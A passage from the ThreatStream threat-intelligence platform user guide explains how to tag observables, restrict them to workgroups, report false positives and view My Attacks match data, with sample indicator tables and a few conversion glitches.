Adding Private Tags to Observables

ThreatStream gives you the flexibility to add private tags to observables that are classified Anomali Community or shared with trusted circles.




Private tags enable you to add private information to Anomali Community or Trusted Circle observables without having to create private clones of the observables. For example, if you wanted to add a tag that contains proprietary information to a public observable, you could simply make the tag private. Though the observable is publicly available, the tag would only be visible to users in your organization.

When you add tags to observables, you can select one of two visibility settings: **Anomali Community** or **My Organization**. Tags assigned the Anomali Community setting are visible to all users with access to the observable. Tags assigned the My Organization setting are private to your organization.

Organizations can configure whether users from other organizations can add public (Anomali Community) tags to their data. See ["Allow public tags on data owned by my organization" on page 103](#) for more information.

On search and observable details pages, private tags appear in red and public tags in black.



Private tags can be added from:

- Observable Details pages

For more information, see ["Observables" on page 509](#).

- Import sessions

For more information, see ["Importing Observables with Import Assistant" on page 306](#).

- Basic Search pages

For more information, see ["Performing Basic Observable Searches" on page 480](#).

- Advanced Search pages

For more information, see ["Performing Advanced Observable Searches" on page 483](#).

Observables can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit.



Note: You can only remove tags that were added by users in your organization.

Bulk Tag Management of Observables

ThreatStream enables you to add and remove observable tags in bulk from the Observables page. You can add tags to any observable to which you have access on ThreatStream, including those owned by other organizations. For observables owned by other organizations, you can only remove tags that were added by your organization. However, you can remove any public tag associated with observables owned by your organization. Anomali Community tags can only be added to observables if organization owners allow public tags from external users.

Bulk editing of tags can be done in two ways:

- From the main Observables Basic search page: Use this option to bulk edit (add and remove) tags of up to 250 observables.
- From the Observables Advanced search page: Use this option to bulk edit (add and remove) tags of the first 10,000 observables on the list.



Note: Observables can have up to 200 tags per organization. Tags added by other organizations do not count toward this limit.

["Editing Tags in Bulk From the Observables Basic Search Page" on the next page](#)


["Editing Tags in Bulk From the Observables Advanced Search Page" on page 536](#)

Editing Tags in Bulk From the Observables Basic Search Page

You can add and remove tags in bulk of up to 250 observables from the main Observables search page.

To add observable tags in bulk:


1. Navigate to **ThreatStream > Analyze > Observables**.
2. Select the observables to which you want to add tags.
3. In the top right corner of the table, click three dots and then click **Edit Tags**.
4. Under Add Tags, select a Visibility setting for the new tags. To add tags which are visible only to your organization, select **My Organization**. To add tags which are visible to all organizations with access to the observables, select **Anomali Community**.



5. Enter new tags either from the Preferred Tags Only list or click the "+" icon to add a custom tags. When adding multiple custom tags, use comma to separate the desired tag values.



Note: Tags must be 2,000 characters or less.



Added tags appear under the Add Tags section.

6. Click **Apply Changes**.

To remove observable tags in bulk:

1. Navigate to **ThreatStream > Analyze > Observables**.
2. Select the observables containing the tags which you want to remove.
3. In the top right corner of the table, click three dots and then click **Edit Tags**.
4. Click the tags you want to remove from the selected observables. Tags associated with all selected observables are displayed under Mutual Tags. Tags associated with one or more of the selected observables are displayed under Other Tags.



Notes:

- You cannot remove tags on observables that your organization did not create.
- If you have added a new tag, which is identical to one of the Other Tags, it can not be removed.

[illegible]

5. Click **Apply Changes**.


Editing Tags in Bulk From the Observables Advanced Search Page

You can edit (add and remove) tags in bulk of the first 10,000 observables from the Observables Advanced search page. If you have less than 10,00 observables, the


changes will be applied to all observables found by Advanced search.

To add observable tags in bulk:

1. Navigate to **ThreatStream > Analyze > Observables**.
2. Click **Advanced**.
3. Click **Bulk Edit Tags**.



4. Under Add Tags, select a Visibility setting for the new tags. To add tags which are visible only to your organization, select **My Organization**. To add tags which are visible to all organizations with access to the observables, select **Anomali Community**.
5. Enter new tags either from the Preferred Tags Only list or click the "+" icon to add a custom tags. New tags appear under the Add Tags section. When adding multiple custom tags, use comma to separate the desired tag values.



6. Click **Apply Changes**.

To remove observable tags in bulk:

1. Navigate to **ThreatStream > Analyze > Observables**.
2. Click **Advanced**.
3. Click **Bulk Edit Tags**.

4. In the dialog box that opens, click the tags you want to remove. Tags associated with all selected observables are displayed under Mutual Tags. Tags associated with one or more of the selected observables are displayed under Other Tags.

5.



Notes:

- You cannot remove tags on observables owned by other organizations that your organization did not create.
- If you have added a new tag, which is identical to one of the Mutual or Other Tags, it can not be removed.

6. Click **Apply Changes**.



Note: Allow some time to process the changes. When the processing of changes is successfully completed, you will see a notification in the ThreatStream UI and **Bulk Edit Tags** will become enabled again. Refresh the search to see the updated tags.

Restricting Observable Visibility to Workgroups

Users with the Approve Import privilege can restrict the visibility of observables that are private to your organization to specific workgroups within your organization or edit the workgroups observables are already restricted to. Workgroups can be selected from observable details pages or in bulk from the observables search page.



Note: You cannot restrict the visibility of observables, which are shared with the Anomali Community or Trusted Circles.

For more information on workgroups, see ["Restricting Access to Intelligence with Workgroups" on page 199](#).

To restrict an observable to selected workgroups from observable details pages:

1. Navigate to the details page of the My Organization observable whose visibility you want to restrict.

2. In the **Intelligence** table, click **Assign to Workgroups** to assign the observable of your interest to a workgroup.

Intelligence																
Created	Modified	Source Created	Source Modified	iType	Indicator	Country	Source	Visibility	TLP	Confidence	Source Reported Confidence	Status	Import Job	Tags	Intelligence Initiatives	
25 Jul 2023 07:42	25 Jul 2023 07:42 View details			Scanning IP	198.123.1.85.98		Unconnected: backdoor C&A	My Organization	N/A	94	70	Active		ip-backdoor-c&a	Add Intelligence Initiative	Clone Edit Anonymize Assign to Workgroups Delete
19 Apr 2023 10:01	18 Jul 2023 11:20 View details	2023-04-19 08:58:57		TOR Node IP	198.123.1.85.98		Cybernet2: reputation feed (R&L)	My Organization	N/A	100	100	Inactive		ip-backdoor-c&a ip-backdoor-c&a Number of secure hosts: 115 Source country: IR Where family starts: 0	Add Intelligence Initiative	Clone Edit Anonymize Assign to Workgroups Delete

3. Click **Restrict to Workgroups** and select the workgroups to which you want to give exclusive access to the observable. You must select at least one workgroup to which you belong.

EDIT CLASSIFICATION

VISIBILITY

My Organization

[Restrict To Workgroups](#)

Shared with all users in your organization.

No workgroups selected yet.

Cancel


Save

4. Click **Save**.

To restrict an observable to selected workgroups from the Observables search page:

1. Navigate to **ThreatStream > Analyze > Observables**.
2. Select the observable whose visibility you want to restrict.


3. In the top right corner of the table, click three dots and then click **Assign to Workgroups**.



The screenshot shows a table of observables with columns: CREATED, ITYPE, INDICATOR, CONFIDENCE, TLP, SEVERITY, COUNTRY, FEED/SOURCE, and VISIBILITY. A context menu is open for the first row, showing options: New Threat Bulletin, Edit, Edit Tags, **Assign to Workgroups** (highlighted with a red box), Bulk Add Workgroups, Start / Continue Investigation, and Anonymize.

	CREATED	ITYPE	INDICATOR	CONFIDENCE	TLP	SEVERITY	COUNTRY	FEED/SOURCE	VISIBILITY
> ☒	25 Jul 2023 07:42	Scanning IP	107.170.255.30	92		Low	US	cinsscore:ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	107.170.255.29	96		Low	US	cinsscore:ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	107.170.255.24	96		Low	US	cinsscore:ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	107.170.255.21	97		Low	US	cinsscore:ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	107.170.255.20	96		Low	US	cinsscore:ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	107.170.255.16	90		Low	US	cinsscore:ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	107.170.255.12	96		Low	US	cinsscore:ci-badguys	My Organization

4. Click **Restrict to Workgroups** and select the workgroups to which you want to give exclusive access to the observable. You must select at least one workgroup to which you belong.



The dialog box titled 'ASSIGN TO WORKGROUPS' shows the 'VISIBILITY' section. It has a dropdown menu currently set to 'My Organization'. Below it, it says 'Shared with 1 workgroups.' and shows a list of 'Selected Workgroups' with 'second group' selected. At the bottom are 'Cancel' and 'Save' buttons.

5. Click **Save**.


To restrict observables in bulk to selected workgroups:

1. Navigate to **ThreatStream > Analyze > Observables**.
2. Select the My Organization observables whose visibility you want to restrict.



Note: You must select only observables with identical visibility settings. For example, select only My Organization observables without workgroup restrictions or those shared with the same workgroups.


3. In the top right corner of the table, click three dots and then click **Bulk Add Workgroups**.



The screenshot shows a table with 10 columns: CREATED, ITYPE, INDICATOR, CONFIDENCE, TLP, SEVERITY, COUNTRY, FEED/SOURCE, VISIBILITY, and a menu icon. The first three rows are selected. The menu is open, showing options: New Threat Bulletin, Edit, Edit Tags, Assign to Workgroups, Bulk Add Workgroups (highlighted with a red box), Start / Continue Investigation, and Anonymize.

	CREATED	ITYPE	INDICATOR	CONFIDENCE	TLP	SEVERITY	COUNTRY	FEED/SOURCE	VISIBILITY
> ☒	25 Jul 2023 07:42	Scanning IP	10.1.1.1	92		Low	US	cti-scanner-ci-badguys	My Organization
> ☒	25 Jul 2023 07:42	Scanning IP	10.1.1.2	96		Low	US	cti-scanner-ci-badguys	My Organization
> ☒	25 Jul 2023 07:42	Scanning IP	10.1.1.3	96		Low	US	cti-scanner-ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	10.1.1.4	97		Low	US	cti-scanner-ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	10.1.1.5	96		Low	US	cti-scanner-ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	10.1.1.6	90		Low	US	cti-scanner-ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	10.1.1.7	96		Low	US	cti-scanner-ci-badguys	My Organization
> ☐	25 Jul 2023 07:42	Scanning IP	10.1.1.8	92		Low	US	cti-scanner-ci-badguys	My Organization

4. Click **Restrict to Workgroups** and select the workgroups to which you want to give exclusive access to the observables. You must select at least one workgroup to which you belong.



The dialog box titled "BULK ADD WORKGROUPS" shows the "VISIBILITY" section. Under "My Organization", the "Restrict To Workgroups" dropdown is set to "second group, third group" (2 selected). Below, "Selected Workgroups to Bulk Add" shows "second group" and "third group" as selected items.

5. Click **Save**.

Reporting False Positives

You can report observables you believe to be benign as false positive on ThreatStream.

Reporting My Organization observables as false positive *does not* require approval from Anomali. Reporting Anomali Community observables and those shared with your organization via trusted circles *does* require approval from Anomali. Therefore, there are distinct procedures for each scenario.

For ThreatStream OnPrem users only: For local observables, follow the procedure under ["Reporting My Organization Observables as False Positives" on the next page](#). For remote observables, follow the procedure appropriate for the [Visibility of the observable](#).



Note: Observables imported through feeds to which ThreatStream assigns a confidence score less than or equal to 15 are automatically marked false positive. Observables imported and approved through the ThreatStream user interface are never automatically marked false positive by ThreatStream. Since an observable can have multiple instances, cases occur in which observable values—imported through a feed—are automatically marked false positive by ThreatStream due to their confidence scores, while identical values—imported and approved through the ThreatStream user interface—have active status.

Reporting My Organization Observables as False Positives

Reporting My Organization observables—those owned by your organization—as false positive does not require approval from Anomali. To mark a My Organization observable false positive, simply edit the observable and change its **Status** to *False Positive*.

When you change the Status of a My Organization observable to *False Positive* it is removed from your downstream integrations but not added to your Exclude List.

To report a My Organization observable as false positive:

1. Navigate to the details page of the observable you want to report as false positive.
2. In the **Intelligence** table click **Edit**.



Note: Only users with the Approve Import privilege can edit observables.

3. Under **Status**, select **False Positive**.
4. Click **Update**.

Reporting Anomali Community or Trusted Circle Observables as False Positives

Reporting Anomali Community observables or those shared with your organization via trusted circles as false positive requires approval from Anomali. You can report these observables as false positives from observable details pages.

When reported, observables are immediately added to your Exclude List and also sent to Anomali for approval. Reported observables are also automatically removed from your downstream integrations via ThreatStream Integrator at your next scheduled data synchronization. If false positives are rejected by Anomali, they continue to be part of your Exclude List but remain active on ThreatStream.

For more on managing your Exclude List entries, see ["Updating Organization Exclude List" on page 160](#).



Note: Once approved by Anomali, the false positive status of a Anomali Community and trusted circle observables cannot be revoked. If you need to revoke the false positive status of an observable, contact Anomali Customer Support.

To report a Anomali Community or trusted circle observable as false positive:

1. Navigate to the details page of the observable you want to report as false positive.
2. Click **Report as False Positive**.

The screenshot shows the details page for an observable. It includes fields for 'Last Modified' (2017-09-02 10:42:12), 'Entries' (2), 'Country' (EG with a flag), 'ASN' (8452), and 'Organization' (TE Data). There are 'Analysis Links' for Google Safe Browsing, IPVoid, Shodan, and VirusTotal. An 'Export' section contains buttons for CSV, Snort, OpenIOC, STIX 1.1.1, and STIX 1.2. A red box highlights the 'Report as false positive' button with a dropdown arrow. At the bottom, there is an 'Add investigation' section with a magnifying glass icon and a dropdown menu.

3. Select the reason why the observable is a false positive.

The screenshot shows the 'Report as false positive' form. It has a title bar 'Report as false positive' with a dropdown arrow. Below the title bar, it says 'Report 156.210.41.88 as a false positive'. The main question is 'Why would you like to report this indicator as false positive?'. There is a dropdown menu labeled 'Select reason' and a text area labeled 'Comment on this false positive'. At the bottom, there is a blue 'Report' button.

4. (Optional) Enter an additional comment to provide more details.
5. Click **Report**.

My Attacks Report

My Attacks (also known as MyAttacks) report, which is generated on ThreatStream's downstream SIEM integrations and Security Analytics, contains information about matches that recently occurred on these integrations with the threat intelligence received from ThreatStream. You can configure your integrations to send this report to ThreatStream.



Note: My Attacks report does not collect or forward any information pertaining to your internal network, users, or assets.


Information in a My Attacks report is used in the following ways on ThreatStream:

- To populate the My Recent Attacks widget in the Overview Dashboard of your organization on ThreatStream thus allowing you to quickly and centrally see all matches in your organization from the ThreatStream dashboard.

My Recent Attacks				
25 ▾	1 - 25 of 1,000 items			
Date	Type	Indicator	Count ...	⚙
2020-04-04 08:01:18	apt_ip	50.63.202.42	53	⌵
2020-04-04 08:01:18	mal_ip	59.188.16.246	53	
2020-04-04 08:01:18	apt_ip	154.48.234.220	53	
2020-04-04 08:01:18	mal_ip	8.5.1.32	54	
2020-04-04 08:01:18	mal_ip	70.79.178.120	54	
2020-04-04 08:01:18	c2_ip	70.79.178.120	54	
2020-04-04 08:01:18	apt_domain	updatesys.zapto.org	55	


See ["My Recent Attacks" on page 32](#) for more information on the widget.

- To create the My Events Map on ThreatStream for your organization thus allowing you to visualize the attack and its origination.



See ["Visualizing Threats With MyEvents Map"](#) on page 33 for more information on this dashboard.

- To provide you My Attacks and Matches information—another visual representation of attack data to gain a clear understanding of observables impacting your infrastructure and how they compare with other organizations in the ThreatStream community.



See ["Viewing Matches and My Attacks"](#) on page 547 for more information.

Sources that can send My Attacks Report

The following sources or downstream integrations can send My Attacks report to ThreatStream:

- Security Analytics on-premise and Cloud
- Splunk App
- ArcSight ESM (via ThreatStream Integrator)
- QRadar (via ThreatStream Integrator)
- LogRhythm (via ThreatStream Integrator)

Information included in the My Attacks Report


The following information is included in a My Attacks Report:

Field	Value
Attack Type	• Type of indicator (for all sources) Examples: c2_ip, mal_ip • "DGA" (only for Security Analytics)
Attacker Address	Indicator value. Examples: 50.63.202.42, updatesys.zapto.org
Count	Number of matches
Reported TS	Timestamp
Device Source	Source of the My Attacks report: • Anomali Match • splunk • arcsight_esm • qradar • logrhythm

Viewing Matches and My Attacks

The Matches and My Attacks information (previously known as Sightings) provides a comprehensive view of the detections received from your infrastructure. These detections are received from your Anomali Security Analytics instance or your Anomali Match on-premise, and the integration destinations such as ArcSight ESM, LogRhythm, QRadar, and Splunk in your infrastructure.

This information is available from the links on the observable details page (See ["Observables" on page 509](#)), as shown in the following figure. Up to the previous 180 days of data on the observable is shown.



Matches

The Matches link is a drill-down to the Forensics and Retrospective Searches dashboard of Security Analytics that lists the observable matches found on Security Analytics. By default, matches from the last 6 months are shown. For more information about matches displayed on this dashboard, see [Matches on Security Analytics Cloud](#). This link works only if you have an Security Analytics Cloud account.

The Security Analytics on-premise data is available through the My Attacks - View link.

My Attacks

My Attacks lists detections received from Anomali Match on-premise and other integration destinations. You must configure these sources to send data to ThreatStream. Once received, data is displayed by the type of source on the observable details page (See ["Observables" on page 509](#)).

Matches	0
My Attacks	View
Others	73
Splunk	240

In the above figure, 240 matches to this observable were received from Splunk and 70 were received from other sources.



When a source is not available or identified in the received detections, it is listed under Others.


My Attacks data is provided to ThreatStream by a My Attacks Report. See ["My Attacks Report" on page 544](#) for more information. You can also manually add My Attacks data for an observable.

The My Attacks graphical widget, available on the observable details page, enables you to gain a clearer understanding of the observables impacting your infrastructure and how they compare with other organizations in ThreatStream.

The widget displays up to the previous 30 days of data on the observable.



Note: The My Attacks widget is only displayed for observables that appear in the My Recent Attacks widget on the Overview Dashboard.



Observable matches displayed in My Attacks are sorted into three categories:

- **Other Organizations:** observable matches reported by other ThreatStream organizations and *not* your organization. Data from other organizations is anonymous and stripped of any personally identifiable information.
- **My Organization:** observable matches reported by your organization *and* other ThreatStream organizations.
- **Unique to my Organization:** observable matches reported *only* by your organization.

Sending Detections to ThreatStream

My Attacks uses data sent to ThreatStream from Security Analytics and your integration destinations. To enable ThreatStream to receive this data, the following settings must be configured on your integration destinations:

- For ArcSight ESM, LogRhythm, and QRadar, the *Enable My Attacks* setting must be configured on ThreatStream Integrator. Refer to the *ThreatStream Integrator Installation Guide* for more information.
- For Splunk users that receive data from ThreatStream through ThreatStream Integrator, the *ThreatStream Autotune Report* must be enabled on Splunk. Refer to the *ThreatStream Splunk App User Guide* for more information.
- For Splunk users that receive data directly from ThreatStream, no further configuration is required—the *ThreatStream Autotune Report* is enabled by default.
- For Match on-premise, configure the My Attacks setting to send observable matches to ThreatStream.


- For Security Analytics, you do not need to do anything. ThreatStream collects this data automatically for your organization through an API call to your Security Analytics instance.

Managing My Attacks Data

In addition to the automated population of My Attacks data through ThreatStream Integrator, My Attacks data can be manually managed from the ThreatStream user interface. You can view, add, edit, and remove My Attacks from observable details pages. All updates you make to your My Attacks data are reflected on the My Attacks widget.

To view My Attacks:

1. Navigate to the details page of the observable for which you want to view My Attacks.
2. In the Observable Details section of the page, the indented list below My Attacks shows the breakdown of matches received from various sources.




3. Click **View** next to My Attacks to see the list of matches and other details.

☐	My Attacks Time ¹	Recorded Time ²	Last Edited Time ³	Count ⁴	Source ⁵	
☐	22 Jun 2022 06:30	22 Jun 2022 06:30	22 Jun 2022 06:30	22	Splunk	
☐	22 Jun 2022 07:30	22 Jun 2022 07:30	22 Jun 2022 07:30	22	Splunk	
☐	22 Jun 2022 08:30	22 Jun 2022 08:30	22 Jun 2022 08:30	22	Splunk	

- ¹ My Attacks Time: The timestamp for when My Attacks information was received.
- ² Recorded Time: The timestamp for when My Attacks information was recorded.
- ³ Last Edited Time: The timestamp for when this information was last edited.
- ⁴ Count: Total number of matches that were received.
